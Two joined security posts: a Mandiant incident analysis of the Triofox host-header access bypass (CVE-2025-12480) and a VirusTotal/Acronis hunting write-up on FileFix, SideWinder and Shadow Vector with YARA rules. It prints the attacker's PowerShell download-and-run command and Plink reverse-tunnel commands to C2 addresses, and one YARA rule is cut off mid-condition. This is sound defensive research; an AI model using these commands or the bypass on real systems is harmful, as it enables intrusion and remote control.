Gladinet engaged with Mandiant on our findings, and Mandiant has validated that this vulnerability is resolved in new versions of Triofox.

Initial Detection

Mandiant leverages Google Security Operations (SecOps) for detecting, investigating, and responding to security incidents across our customer base. As part of Google Cloud Security’s Shared Fate model, SecOps provides out-of-the-box detection content designed to help customers identify threats to their enterprise. Mandiant uses SecOps’ composite detection functionality to enhance our detection posture by correlating the outputs from multiple rules.

For this investigation, Mandiant received a composite detection alert identifying potential threat actor activity on a customer's Triofox server. The alert identified the deployment and use of remote access utilities (using PLINK to tunnel RDP externally) and file activity in potential staging directories (file downloads to C:\WINDOWS\Temp).

Within 16 minutes of beginning the investigation, Mandiant confirmed the threat and initiated containment of the host. The investigation revealed an unauthenticated access vulnerability that allowed access to configuration pages. UNC6485 used these pages to run the initial Triofox setup process to create a new native admin account, Cluster Admin, and used this account to conduct subsequent activities.

Triofox Unauthenticated Access Control Vulnerability

CVE-2025-12480 exploitation chain

Figure 1: CVE-2025-12480 exploitation chain

During the Mandiant investigation, we identified an anomalous entry in the HTTP log file - a suspicious HTTP GET request with an HTTP Referer URL containing localhost. The presence of the localhost host header in a request originating from an external source is highly irregular and typically not expected in legitimate traffic.

GET /management/CommitPage.aspx - 443 - 85.239.63[.]37 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/101.0.4951.41+Safari/537.36 http://localhost/management/AdminAccount.aspx 302 0 0 56041

Figure 2: HTTP log entry

Within a test environment, Mandiant noted that standard HTTP requests issued to AdminAccount.aspx result in a redirect to the Access Denied page, indicative of access controls being in place on the page.

Redirection to AccessDenied.aspx when attempting to browse AdminAccount.aspx

Figure 3: Redirection to AccessDenied.aspx when attempting to browse AdminAccount.aspx

Access to the AdminAccount.aspx page is granted as part of setup from the initial configuration page at AdminDatabase.aspx. The AdminDatabase.aspx page is automatically launched after first installing the Triofox software. This page allows the user to set up the Triofox instance, with options such as database selection (Postgres or MySQL), connecting LDAP accounts, or creating a new native cluster admin account, in addition to other details.

Attempts to browse to the AdminDatabase.aspx page resulted in a similar redirect to the Access Denied page.

Redirection to AccessDenied.aspx when attempting to browse AdminDatabase.aspx

Figure 4: Redirection to AccessDenied.aspx when attempting to browse AdminDatabase.aspx

Mandiant validated the vulnerability by testing the workflow of the setup process. The Host header field is provided by the web client and can be easily modified by an attacker. This technique is referred to as an HTTP host header attack. Changing the Host value to localhost grants access to the AdminDatabase.aspx page.

Access granted to AdminDatabase.aspx by changing Host header to localhost

Figure 5: Access granted to AdminDatabase.aspx by changing Host header to localhost

By following the setup process and creating a new database via the AdminDatabase.aspx page, access is granted to the admin initialization page, AdminAccount.aspx, which then redirects to the InitAccount.aspx page to create a new admin account.

Successful access to the AdminCreation page InitAccount.aspx

Figure 6: Successful access to the AdminCreation page InitAccount.aspx

Admin page

Figure 7: Admin page

Analysis of the code base revealed that the main access control check to the AdminDatabase.aspx page is controlled by the function CanRunCrticalPage(),  located within the GladPageUILib.GladBasePage class found in C:\Program Files (x86)\Triofox\portal\bin\GladPageUILib.dll.

public bool CanRunCriticalPage()
{
    Uri url = base.Request.Url;
    string host = url.Host;
    bool flag = string.Compare(host, "localhost", true) == 0; //Access to the page is granted if Request.Url.Host equals 'localhost', immediately skipping all other checks if true

    bool result;
    if (flag)
    {
        result = true;
    }
    else
    {
       //Check for a pre-configured trusted IP in the web.config file. If configured, compare the client IP with the trusted IP to grant access
 
string text = ConfigurationManager.AppSettings["TrustedHostIp"];
        bool flag2 = string.IsNullOrEmpty(text);
        if (flag2)
        {
            result = false;
        }
        else
        {
            string ipaddress = this.GetIPAddress();
            bool flag3 = string.IsNullOrEmpty(ipaddress);
            if (flag3)
            {
                result = false;
            }
            else
            ...
           

Figure 8: Vulnerable code in the function CanRunCrticalPage() 

As noted in the code snippet, the code presents several vulnerabilities:

  • Host Header attack - ASP.NET builds Request.Url from the HTTP Host header, which can be modified by an attacker.

  • No Origin Validation - No check for whether the request came from an actual localhost connection versus a spoofed header.

  • Configuration Dependence - If TrustedHostIP isn't configured, the only protection is the Host header check.

Triofox Anti-Virus Feature Abuse

To achieve code execution, the attacker logged in using the newly created Admin account. The attacker uploaded malicious files to execute them using the built-in anti-virus feature. To set up the anti-virus feature, the user is allowed to provide an arbitrary path for the selected anti-virus. The file configured as the anti-virus scanner location inherits the Triofox parent process account privileges, running under the context of the SYSTEM account.

The attacker was able to run their malicious batch script by configuring the path of the anti-virus engine to point to their script. The folder path on disk of any shared folder is displayed when publishing a new share within the Triofox application. Then, by uploading an arbitrary file to any published share within the Triofox instance, the configured script will be executed.

Anti-virus engine path set to a malicious batch script

Figure 9: Anti-virus engine path set to a malicious batch script

SecOps telemetry recorded the following command-line execution of the attacker script:

C:\Windows\system32\cmd.exe /c ""c:\triofox\centre_report.bat" C:\Windows\TEMP\eset_temp\ESET638946159761752413.av"

Post-Exploitation Activity

Overview of the post-exploitation activity

Figure 10: Overview of the post-exploitation activity

Support Tools Deployment

The attacker script centre_report.bat executed the following PowerShell command to download and execute a second-stage payload:

powershell -NoProfile -ExecutionPolicy Bypass -Command "$url = 'http://84.200.80[.]252/SAgentInstaller_16.7.10368.56560.zip'; $out = 'C:\\Windows\appcompat\SAgentInstaller_16.7.10368.56560.exe'; Invoke-WebRequest -Uri $url -OutFile $out; Start-Process $out -ArgumentList '/silent' -Wait"

The PowerShell downloader was designed to:

  • Download a payload from http://84.200.80[.]252/SAgentInstaller_16.7.10368.56560.zip, which hosted a disguised executable despite the ZIP extension

  • Save the payload to: C:\Windows\appcompat\SAgentInstaller_16.7.10368.56560.exe

  • Execute the payload silently

The executed payload was a legitimate copy of the Zoho Unified Endpoint Management System (UEMS) software installer. The attacker used the UEMS agent to then deploy the Zoho Assist and Anydesk remote access utilities on the host.

Reconnaissance and Privilege Escalation

The attacker used Zoho Assist to run various commands to enumerate active SMB sessions and specific local and domain user information. 

Additionally, they attempted to change passwords for existing accounts and add the accounts to the local administrators and the “Domain Admins” group.

Defense Evasion

The attacker downloaded sihosts.exe and silcon.exe (sourced from the legitimate domain the.earth[.]li) into the directory C:\windows\temp\.

Filename 

Original Filename

Description

sihosts.exe

Plink (PuTTY Link)

A common command-line utility for creating SSH connections

silcon.exe

PuTTY

A SSH and telnet client

These tools were used to set up an encrypted tunnel, connecting the compromised host to their command-and-control (C2 or C&C) server over port 433 via SSH. The C2 server could then forward all traffic over the tunnel to the compromised host on port 3389, allowing inbound RDP traffic. The commands were run with the following parameters:

C:\windows\temp\sihosts.exe -batch -hostkey "ssh-rsa 2048 SHA256:<REDACTED>" -ssh -P 433 -l <REDACTED> -pw <REDACTED> -R 216.107.136[.]46:17400:127.0.0.1:3389 216.107.136[.]46

C:\windows\temp\silcon.exe  -ssh -P 433 -l <REDACTED> -pw <REDACTED>-R 216.107.136[.]46:17400:127.0.0.1:3389 216.107.136[.]46

Conclusion

While this vulnerability is patched in the Triofox version 16.7.10368.56560, Mandiant recommends upgrading to the latest release. In addition, Mandiant recommends auditing admin accounts, and verifying that Triofox’s Anti-virus Engine is not configured to execute unauthorized scripts or binaries. Security teams should also hunt for attacker tools using our hunting queries listed at the bottom of this post, and monitor for anomalous outbound SSH traffic. 

Acknowledgements

Special thanks to Elvis Miezitis, Chris Pickett, Moritz Raabe, Angelo Del Rosario, and Lampros Noutsos

Detection Through Google SecOps

Google SecOps customers have access to these broad category rules and more under the Mandiant Windows Threats rule pack. The activity discussed in the blog post is detected in Google SecOps under the rule names:

  • Gladinet or Triofox IIS Worker Spawns CMD

  • Gladinet or Triofox Suspicious File or Directory Activity

  • Gladinet Cloudmonitor Launches Suspicious Child Process

  • Powershell Download and Execute

  • File Writes To AppCompat

  • Suspicious Renamed Anydesk Install

  • Suspicious Activity In Triofox Directory

  • Suspicious Execution From Appcompat

  • RDP Protocol Over SSH Reverse Tunnel Methodology

  • Plink EXE Tunneler

  • Net User Domain Enumeration

SecOps Hunting Queries

The following UDM queries can be used to identify potential compromises within your environment.

GladinetCloudMonitor.exe Spawns Windows Command Shell

Identify the legitimate GladinetCloudMonitor.exe process spawning a Windows Command Shell.

metadata.event_type = "PROCESS_LAUNCH"
principal.process.file.full_path = /GladinetCloudMonitor\.exe/ nocase
target.process.file.full_path = /cmd\.exe/ nocase

Utility Execution

Identify the execution of a renamed Plink executable (sihosts.exe) or a renamed PuTTy executable (silcon.exe) attempting to establish a reverse SSH tunnel.

metadata.event_type = "PROCESS_LAUNCH"
target.process.command_line = /-R\b/
(
target.process.file.full_path = /(silcon\.exe|sihosts\.exe)/ nocase or
(target.process.file.sha256 = "50479953865b30775056441b10fdcb984126ba4f98af4f64756902a807b453e7" and target.process.file.full_path != /plink\.exe/ nocase) or
(target.process.file.sha256 = "16cbe40fb24ce2d422afddb5a90a5801ced32ef52c22c2fc77b25a90837f28ad" and target.process.file.full_path != /putty\.exe/ nocase)
)

Indicators of Compromise (IOCs)

The following IOCs are available in a Google Threat Intelligence (GTI) collection for registered users.

Note: The following table contains artifacts that are renamed instances of legitimate tools.

Host-Based Artifacts

Artifact

Description

SHA-256 Hash

C:\Windows\appcompat\SAgentInstaller_16.7.10368.56560.exe

Installer containing Zoho UEMS Agent

43c455274d41e58132be7f66139566a941190ceba46082eb2ad7a6a261bfd63f

C:\Windows\temp\sihosts.exe

Plink

50479953865b30775056441b10fdcb984126ba4f98af4f64756902a807b453e7

C:\Windows\temp\silcon.exe

PuTTy

16cbe40fb24ce2d422afddb5a90a5801ced32ef52c22c2fc77b25a90837f28ad

C:\Windows\temp\file.exe

AnyDesk

ac7f226bdf1c6750afa6a03da2b483eee2ef02cd9c2d6af71ea7c6a9a4eace2f

C:\triofox\centre_report.bat

Attacker batch script filename

N/A

Network-Based Artifacts

IP Address

ASN

Description

85.239.63[.]37

AS62240 - Clouvider Limited

IP address of the attacker used to initially exploit CVE-2025-12480 to create the admin account and gain access to the Triofox instance

65.109.204[.]197

AS24950 - Hetzner Online GmbH

After a dormant period, the threat actor used this IP address to login back into the Triofox instance and carry out subsequent activities

84.200.80[.]252

AS214036 - Ultahost, Inc.

IP address hosting the installer for the Zoho UEMSAgent remote access tool

216.107.136[.]46

AS396356 - LATITUDE-SH

Plink C2

VTPRACTITIONERS{ACRONIS}: Tracking FileFix, Shadow Vector, and SideWinder

10 November 2025 at 12:56

Introduction

We have recently started a new blog series called #VTPRACTITIONERS. This series aims to share with the community what other practitioners are able to research using VirusTotal from a technical point of view.
Our first blog saw our colleagues at SEQRITE tracking UNG0002, Silent Lynx, and DragonClone. In this new post, Acronis Threat Research Unit (TRU) shares practical insights from multiple investigations, including the ClickFix variant known as FileFix, the long-running South Asian threat actor SideWinder, and the SVG-based campaign targeting Colombia and named Shadow Vector.

How VT plays a role in hunting for analysts

For the threat analyst, web-based threats present a unique set of challenges. Unlike file-based malware, the initial stages of a web-based attack often exist only as ephemeral artifacts within a browser. The core of the investigation relies on dissecting the components of a website, from its HTML and JavaScript to the payloads it delivers. This is where VT capabilities for archiving and analyzing web content become critical.
VT allows analysts to move beyond simple URL reputation checks and delve into the content of web pages themselves. For attacks like the *Fix family, which trick users into executing malicious commands, the entire attack chain is often laid bare within the page's source code. The analyst's starting point becomes the malicious commands themselves, such as navigator.clipboard.writeText or document.execCommand("copy"), which are used to surreptitiously copy payloads to the victim's clipboard.
The Acronis team's investigation into the FileFix variant demonstrates a practical application of this methodology. Their research began not with a specific sample, but with a hypothesis that could be translated into a set of hunting rules. Using VT's Livehunt feature, they were able to create YARA rules that searched for new web pages containing the clipboard commands alongside common payload execution tools like powershell, mshta, or cmd. This proactive hunting approach allowed them to cast a wide net and identify potentially malicious sites in real-time.
One of the main challenges in this type of hunting is striking a balance between rule specificity and the need to uncover novel threats. Overly broad rules can lead to a deluge of false positives, while highly specific rules risk missing creatively crafted commands. The Acronis team addressed this by creating multiple rulesets with varying levels of specificity, allowing them to both find known threats and uncover new variants like FileFix.
In the case of the SideWinder campaign, which uses document-based attacks, VT value comes from its rich metadata and filtering capabilities. Analysts can hunt for malicious documents exploiting specific vulnerabilities, and then narrow the results by focusing on specific geographic regions through submitter country information. This allows them to effectively isolate threats that match a specific actor's profile, such as SideWinder's focus on South Asia.
Similarly, for the Shadow Vector campaign, which used malicious SVG files to target users in Colombia, VT content search and archiving proved essential. The platform's ability to store and index SVG content allowed researchers to identify a campaign using judicial-themed lures. By combining content searches for legal keywords with filters like submitter:CO, the Acronis team could map the entire infection chain and its infrastructure, transforming fragmented indicators into a comprehensive intelligence picture.

Acronis - Success Story

[In the words of Acronis…]
Acronis Threat Research Unit (TRU) used VirusTotal’s platform for threat hunting and intelligence across several investigations, including FileFix, SideWinder, and Shadow Vector. In the FileFix case, TRU used VT’s Livehunt framework, developing rules to identify malicious web pages using clipboard manipulation to deliver PowerShell payloads. The ability to inspect archived HTML and JavaScript whitin the VirusTotal platform allowed the team to uncover not only known Fix-family attacks but also previously unseen variants that shared code patterns.
VirusTotal’s data corpus also supported Acronis TRU’s broader threat tracking. In the SideWinder campaign, VT’s metadata and sample filtering capabilities helped analysts trace targeted document-based attacks exploiting tag:CVE-2017-0199 and tag:CVE-2017-11882 across South Asia, leading to the creation of hunting rules later published in “From banks to battalions: SideWinder’s attacks on South Asia’s public sector”.
Similarly, during the “Shadow Vector targets Colombian users via privilege escalation and court-themed SVG decoys” investigation, VT’s archive of SVG content exposed a campaign targeting Colombian entities that embedded judicial lures and external payload links within SVG images. By correlating samples with metadata filters such as submitter:CO and targeted content searches for terms like href="https://" and legal keywords, the team mapped an entire infection chain and its supporting infrastructure. Across all these efforts, VirusTotal provided a unified environment where Acronis could pivot, correlate, and validate findings in real time, transforming fragmented indicators into comprehensive, actionable intelligence.

Hunting Exploits Like It’s 2017-0199 (SideWinder Edition)

SideWinder is a well-known threat actor that keeps going back to what works. Their document-based delivery chain has been active for years, and the group continues to rely on the same proven exploits to target government and defense entities across South Asia. Our goal in this hunt was to get beyond just finding samples. We wanted to understand where new documents were surfacing, who they were likely aimed at, and what types of decoys were in circulation during the latest campaign wave. VirusTotal gave us the visibility we needed to do that efficiently and at scale.
We started by digging into Microsoft Office and RTF files recently uploaded to VirusTotal that were tagged with CVE-2017-0199 or CVE-2017-11882 and coming from Pakistan, Bangladesh, Sri Lanka, and neighboring countries. By filtering based on VT metadata such as submitter country and file type, and by excluding obvious noise from bulk submissions or unrelated activity, we could narrow our focus to the samples that actually fit SideWinder’s operational profile.
/*
    Checks if the file is tagged with CVE-2017-0199 or CVE-2017-11882
    and originates from one of the targeted countries
    and the file type is a Word document, RTF, or MS-Office file
*/
import "vt"
rule hunting_cve_maldocs {
    meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Hunting for malicious Word/RTF files exploiting CVE-2017-0199 or CVE-2017-11882 from specific countries"
        distribution = "TLP:CLEAR"
        version = "1.2"

    condition:
        // Match if the file has CVE-2017-0199 or CVE-2017-11882 in the tags
        for any tag in vt.metadata.tags : 
        ( 
            tag == "cve-2017-0199" or 
            tag == "cve-2017-11882" 
        )
        // Originates from a specific country?
        and 
        (
            // Removed CN due to spam submissions of related maldocs
            vt.metadata.submitter.country == "PK" or 
            vt.metadata.submitter.country == "LK" or 
            vt.metadata.submitter.country == "BD" or 
            vt.metadata.submitter.country == "NP" or 
            vt.metadata.submitter.country == "MM" or 
            vt.metadata.submitter.country == "MV" or 
            vt.metadata.submitter.country == "AF"
        )
        // Is it a DOC, DOCX, or RTF?
        and 
        (
            vt.metadata.file_type == vt.FileType.DOC or
            vt.metadata.file_type == vt.FileType.DOCX or
            vt.metadata.file_type == vt.FileType.RTF
        )
        // Different TA spotted using .ru TLD (excluding it for now)
        and not (
            for any url in vt.behaviour.memory_pattern_urls : (
                url contains ".ru"
            )
        )
        and vt.metadata.new_file
} 
Next, we began translating those results into new livehunt rules. The initial version was intentionally broad: match any new document exploiting those CVEs, uploaded from a small list of countries of interest, and restricted to document file types like DOC, DOCX, or RTF. We also added logic to avoid hits that didn’t fit SideWinder’s patterns, such as samples calling out .ru infrastructure tied to other known threat clusters.
A good starting point when creating broad hunting rules is to define a daily notification limit and if everything works as expected and the level of false positives is tolerable, begin refining the rule as more and more hits come to our inbox.
It’s always a good idea to not spam your own inbox when creating broad hunting rules
In our case, the final hunting rule ended up matching a hexadecimal pattern for malicious documents used by SideWinder. By adding filters for submitter country and only triggering on new files, the rule produced a reliable feed of samples that we could confidently attribute to this actor for further analysis.
/*
    Sidewinder related malicious documents exploiting CVE 2017-0199 used during 2025 campaign
*/
import "vt"
rule apt_sidewinder_documents
{
    meta:

        author = "Acronis Threat Research Unit (TRU)"
        description = "Sidewinder related malicious documents exploiting CVE 2017-0199"
        distribution = "TLP:CLEAR"
        version = "1.0"

    strings:

        $a1 = {62544CB1F0B9E6E04433698E85BFB534278B9BDC5F06589C011E9CB80C71DF23}
        $a2 = {E20F76CDABDFAB004A6BA632F20CE00512BA5AD2FE8FB6ED9EE1865DFD07504B0304140000}

    condition:

        filesize  
Once we refined the rule set, SideWinder activity became much easier to track consistently. We began to see new decoys appear in near real time, allowing us to monitor changes in themes and spot repeated use of lure content and infrastructure across different campaigns. Using the same logic in retrohunt confirmed our observations that SideWinder had been using the same tactics for months, only changing the decoy topics while keeping the underlying delivery technique intact.
Using Retrohunt to uncover additional samples and establish the threat actor’s timeline
We also observed geofencing behavior in the delivery chain. If the server hosting the external resource did not recognize the visitor or the IP range did not match the intended target, the server often returned a benign decoy file (or an HTTP 404 error code) instead of the real payload.
While relying on exploits from 2017, SideWinder carefully filters the victims that will receive the final malicious payload
One recurring decoy had the SHA256 hash 1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a, which corresponds to an empty RTF document. That decoy is useful as a hunting pivot: by searching for that hash and combining it with submitter country and file type filters in VT, you can separate likely targeted, genuine hits from broad noise and map where geofencing is being applied.
RTF empty decoy file used by SideWinder still presents valuable information for pivoting into other parts of their infrastructure
In addition, VirusTotal allowed us to trace the attack back to the initial infection vector and recover some of the spear phishing emails that started the chain. We pivoted from known samples and shared strings, and used file relations to follow linked URLs and artifacts upstream, and found an .eml file that contained the original message and attachment. One concrete example is the spear phish titled 54th CISM World Military Naval Pentathlon 2025 - Invitation.eml, indexed in VirusTotal with behavior metadata and attachments tied to the same infrastructure.
Getting initial infection spear-phishing e-mails allowed us to put together the different pieces of the puzzle, from beginning to end
For other hunters, the key takeaway is that even older exploits like CVE-2017-0199 can reveal a lot when you combine multiple VirusTotal features. In this case, we used metadata, livehunt, and regional telemetry to connect seemingly unrelated samples. We also checked hashtags and community votes, including those from researchers like Joseliyo, to cross-check our assumptions and spot ongoing discussions about similar activity. The Telemetry tab helped us see where submissions were coming from geographically, and the Threat Graph view made it easier to visualize how documents, infrastructure, and payloads were linked.
Every single data point counts when hunting for new samples
Using these tools together turned a noisy set of samples into a clear picture of SideWinder’s targeting and operations.

Uncovering Shadow Vector’s SVG-Based Crimeware Campaign in Colombia

During our research, we identified a campaign we refer to as Shadow Vector, which used malicious SVG images crafted as court summonses and legal notifications to target users in Colombia.
An example of a rendered SVG lure with a judicial correspondence theme
These files mimicked official judicial correspondence and contained embedded links to externally hosted payloads, such as script-based downloaders or password-protected archives. The investigation began after we noticed an unusual pattern of SVG submissions from Colombia. By using a small set of samples for an initial rule, we began our hunt.
<!--
    This YARA rule detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia.
    The rule identifies SVG images that contain legal or judicial terms commonly used in phishing scams, 
    along with embedded external links that could be used to deliver a payload.
-->
import "vt"
rule crimeware_svg_colombia {
   meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia"
        distribution = "TLP:CLEAR"
        version = "1.1"

        // Reference hashes
        hash1 = "6d4a53da259c3c8c0903b1345efcf2fa0d50bc10c3c010a34f86263de466f5a1"
        hash2 = "2aae8e206dd068135b16ff87dfbb816053fc247a222aad0d34c9227e6ecf7b5b"
        hash3 = "4cfeab122e0a748c8600ccd14a186292f27a93b5ba74c58dfee838fe28765061"
        hash4 = "9bbbcb6eae33314b84f5e367f90e57f487d6abe72d6067adcb66eba896d7ce33"
        hash5 = "60e87c0fe7c3904935bb1604bdb0b0fc0f2919db64f72666b77405c2c1e46067"
        hash6 = "609edc93e075223c5dc8caaf076bf4e28f81c5c6e4db0eb6f502dda91500aab4"
        hash7 = "4795d3a3e776baf485d284a9edcf1beef29da42cad8e8261a83e86d35b25cafe"
        hash8 = "5673ad3287bcc0c8746ab6cab6b5e1b60160f07c7b16c018efa56bffd44b37aa"
        hash9 = "b3e8ab81d0a559a373c3fe2ae7c3c99718503411cc13b17cffd1eee2544a787b"
        hash10 = "b5311cadc0bbd2f47549f7fc0895848adb20cc016387cebcd1c29d784779240c"
        hash11 = "c3319a8863d5e2dc525dfe6669c5b720fc42c96a8dce3bd7f6a0072569933303"
        hash12 = "cb035f440f728395cc4237e1ac52114641dc25619705b605713ecefb6fd9e563"
        hash13 = "cf23f7b98abddf1b36552b55f874ae1e2199768d7cefb0188af9ee0d9a698107"
        hash14 = "f3208ae62655435186e560378db58e133a68aa6107948e2a8ec30682983aa503"

   strings:
        // SVG 
        $svg = "<svg xmlns=" ascii fullword

        // Documents containing legal or judicial terms
        $s1 = "COPIA" nocase
        $s2 = "CITACION" nocase
        $s3 = "JUZGADO" nocase
        $s4 = "PENAL" nocase
        $s5 = "JUDICIAL" nocase
        $s6 = "BOGOTA" nocase
        $s7 = "DEMANDA" nocase

        // When image loads it retrieves payload from external website using HTTPS
        $href1= "href='https://" nocase
        $href2 = "href=\"https://" nocase

   condition:
      $svg 
      and filesize < 3MB
      and 3 of ($s*)
      and any of ($href*)
      and vt.metadata.submitter.country == "CO"
}
By including reference hashes from manually verified samples, we used a broad hunting rule both as detection mechanism and a pivot point for uncovering related infrastructure or newly generated lures.
Once the initial hunting logic was in place, we refined it into a livehunt rule specifically tailored for SVG-based decoys. The rule matched files containing judicial terminology and outbound HTTPS links, while filtering by file size and origin to reduce false positives. Using this rule, we began collecting and analyzing related uploads.
We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”).
VT Diff feature helped us to identify patterns
Results of our VT Diff session
While we could not conclusively attribute the SVG decoy campaign to Blind Eagle at the time of research, the technical and thematic overlaps were difficult to ignore. The VT blog “Uncovering a Colombian Malware Campaign with AI Code Analysis” describes similar judicial-themed SVG files used as lures in operations targeting Colombian users. As with other open reports on this threat actor, attribution remains based on cumulative evidence, clustering campaigns based on commonalities such as infrastructure reuse, phishing template design, malware family selection, and linguistic or regional indicators observed across samples.
rule crimeware_shadow_vector_svg
{

    meta:

        description = "Detects malicious SVG files associated with Shadow
Vector's Colombian campaign"
        author = "Acronis Threat Research Unit (TRU)"
        file_type = "SVG"
        malware_family = "Shadow Vector"
        threat_category = "Crimeware / Malicious Image / Embedded Payload"
        tlp = "TLP:CLEAR"

strings:

        $svg_tag1 = "<?xml" ascii
        $svg_tag2 = "<svg" ascii
        $svg_tag3 = "<!DOCTYPE svg" ascii
        $svg_tag4 = "http://www.w3.org/2000/svg" ascii 

        //used by Shadow Vector (possibly generated in batch)

        $judicial = "juzgado" ascii nocase
        $judicial_1 = "citacion" ascii nocase
        $judicial_2 = "judicial" ascii nocase
        $judicial_3 = "despacho" ascii nocase
        $generado = "Generado" ascii nocase

    condition:

        filesize < 3MB and
        3 of ($svg_tag*) and
        (1 of ($judicial*) and $generado)
}
The evolution from the initial hunting rule to the refined detection rule illustrates our approach to threat hunting in VT, iterative and continuously refined through testing and analysis. The first rule was broad, meant to surface related samples and reveal the full scope of the campaign. It proved useful in livehunt and retrohunt, helping us find clusters of judicial-themed SVGs and their linked payloads. As the investigation progressed, we focused on precision, reducing false positives and removing elements that did not add value. Tuning a rule is always a balance: removing one pattern might miss some samples, but it can also make the rule more accurate and easier to maintain.

FileFix in the wild!

A few weeks ago, the TRU team at Acronis released research on a (at the time) rarely seen variant of the ClickFix attack, called FileFix. Much of the investigation of this attack vector was possible thanks to VirusTotal’s ability to archive, search, and write rules for finding web pages. We, at Acronis, together with VT, wanted to share a bit of information on how we did it- so that others can better research this type of emerging threat.

Anatomy of an attack- where do we start?

Like many phishing attacks, *Fix attacks rely on malicious websites where victims are tricked into running malicious commands. Lucky for us, these attacks have a few particular components that are in common to all, or many, *Fix attacks. Using VT, we were able to write rules and livehunt for any new web pages which included these components, and were able to quickly reiterate on rules that were too broad.
One thing all *Fix attacks have in common, is that they copy a malicious command to the victims clipboard- copying the malicious command, rather than letting the user copy the command themselves, allows attackers to try to hide the malicious part of the command from the victim, and only allow for a smaller, “benign” portion of the command to appear when they copy it into their Windows Run Dialogue or address bar. This commonality gives us two great strings to hunt for:
  • The commands used to copy text into the victims clipboard
  • The commands used to construct the malicious payload
We began our research by using the Livehunt feature, and wrote a rule to detect navigator.clipboard.writeText and document.execCommand("copy"), both used for copying into clipboard, as well as any string including the words powershell, mshta, cmd, and other commands we find commonly used in *Fix attacks. At its most basic form, a rule might look like this:
import "vt"

rule ClickFix
{
  strings:
    $clipboard = /(navigator\.clipboard\.writeText|document\.execCommand\(\"copy\"\))/
    $pay01 = /(powershell|cmd|mshta|msiexec|pwsh)/gvfi
  condition:
    vt.net.url.new_url and
    $clipboard and
    any of ($pay*)
}  
However, this is far from enough. There are plenty of benign sites that use the copy to clipboard feature, and also have the words powershell or cmd present (the three letters “cmd” appear often as part of Base64 strings). This makes things a bit more tricky, as it requires us to iron out these false positives. We need to make our patterns look more similar to real powershell or cmd commands.
Unfortunately, there is such a huge variance in how these commands are written, that the more rigid our patterns became, the more likely it was for us to miss a true positive that included something we haven’t seen before or couldn’t think of. This requires a balancing act- if your rules are too rigid, you will miss true positives that employ a creatively crafted command; too loose and you will receive a large number of false positives, which will slow down investigation.
For example, we can try narrowing down our rule to include more true positives of powershell commands by searching for a string that’s better resembling some of the powershell commands we’ve seen as part of a ClickFix payload, by including the “iex” cmdlet, which tells the powershell command to execute a command:
$pay03 = /powershell.{,80}iex/
This will match whenever the word powershell appears, with the word iex appearing 0 to 80 characters after it. This should reduce the number of false positives we see related to powershell, as it more clearly resembles a powershell command, but at the same time limits our rule to only catch powershell commands that follow this structure- any true positive command with more than 80 characters between the word powershell and iex, or commands forgoing the use of iex, will not be caught.
We ended up setting a number of separate rulesets, some were more specific, others more generic. The more generic ones helped us tune our more specific rulesets. This tactic allowed us to find a large number of ClickFix attacks. Most were run of the mill fake captchas, leveraging ClickFix, others were more interesting. As we continued fine tuning our rules, and within a week of setting up our Livehunt, one of our more generic rules has made an interesting detection. At first glance, it appeared to be a false positive, but as we looked closer, we discovered that it’s exactly what we were hoping to find- a FileFix attack.

Analyzing payloads

One of the nicest things about researching a *Fix attack is that the payload is right there on the website, right in plain site. This offers a few advantages- the first is that we can examine the payload even when the phishing site itself is down, as long as it’s archived by VT. The second advantage is we can further search for similar patterns on VT via VT queries to try and catch other attacks from the same campaign.
Payloads are visible directly in VT, by using the content tab on any suspected website (and in this case- obfuscated)
Often, these payloads may contain additional malicious urls which are used to download and execute additional payloads. These can also very easily be examined on VT, and any files they lead to may also be downloaded directly from VT.
In our investigation of the FileFix site, we found that the payload (a powershell command) downloads an image, and then runs a script that is embedded in the image file. That second-stage script then decrypts and extracts an executable from the image and runs it.
FileFix site downloading and extracting code from an image (highlighted)
We were using both a VM and VT to investigate these payloads. One interesting way we were able to use VT is to track additional examples of the malicious images, as parts of the command were embedded as strings in the image file, allowing us to match these patterns via a VT query and find new examples of the attack, or by searching for the file name or the domain which hosts it.
Pivoting on the domain hosting malicious .jpg files, to investigate additional stages of the attack, archived by VT
VT has been extremely helpful in allowing us to very easily analyze malicious URLs used not only for phishing, but also for delivering malware and additional scripts. In some examples, we were able to get quite far along the chain of scripts and payloads without ever having to spin up a VM, just by looking at the content tab, to see what’s inside a particular file. That’s not going to be the case every time, but it’s certainly nice when it does happen.
The malicious images used during the attack contain parts of the malicious code used in the second stage of the attack
By pivoting on specific strings from within that code, we are able to locate other samples of the malicious images and scripts created by the same attacker, and further pivot to uncover their infrastructure
The ability to investigate and correlate various stages, or multiple samples from the same attacker, were a huge boon to us during the investigation. It allowed us to quickly connect the dots without leaving VT, and should be a great asset in your investigation.

Looking for a *Fix

So now that you know all this- what's next? How can this be useful? Well, we hope it can be helpful in a number of ways.
Firstly, working together as a community, it is important that we continue to catch and block URLs that are employing *Fix attacks. It’s not easy to detect a *Fix site dynamically, and prevention may still happen in many cases after the payload has already been run. Maintaining a robust blocklist remains a very good and accessible option for stopping these threats.
Secondly, those of us interested in continuing to track this threat and follow its evolution may use this to find these threats and potentially automate detection. As a side note, *Fix attacks are great investigation topics for those of us starting out in security, and as long as appropriate precautions are taken, it can be relatively safely investigated via VT, and can be very useful for learning about malicious commands, phishing sites, etc.
Thirdly, for those of us protecting organizations, this can be a useful guide for finding these attacks by yourself, in the wild, in order to gain a deeper understanding of how they operate, and what relevant ways you can find to defend your organization, although there are certainly many reports written on the subject which would also come in handy.

VT Tips (based on the success story)

[In the words of VirusTotal…]
The Acronis team’s investigation into FileFix, SideWinder, and ShadowVector is a goldmine of threat hunting techniques. Let’s move beyond the narrative and extract some advanced, practical methods you can apply to your own hunts for web-based threats and multi-stage payloads.

Supercharge Your Web-Content YARA Rules

A simple YARA rule looking for clipboard commands and "powershell" is a good start, but attackers know this. You can significantly improve your detection rate by building rules that look for the context in which these commands appear.
Instead of a generic search, try focusing on the obfuscation and page structure common in these attacks. For instance, attackers often hide their malicious script inside other functions or encoded strings. Your YARA rules can hunt for the combination of a clipboard command and indicators of de-obfuscation functions like atob() (for Base64) or String.fromCharCode.
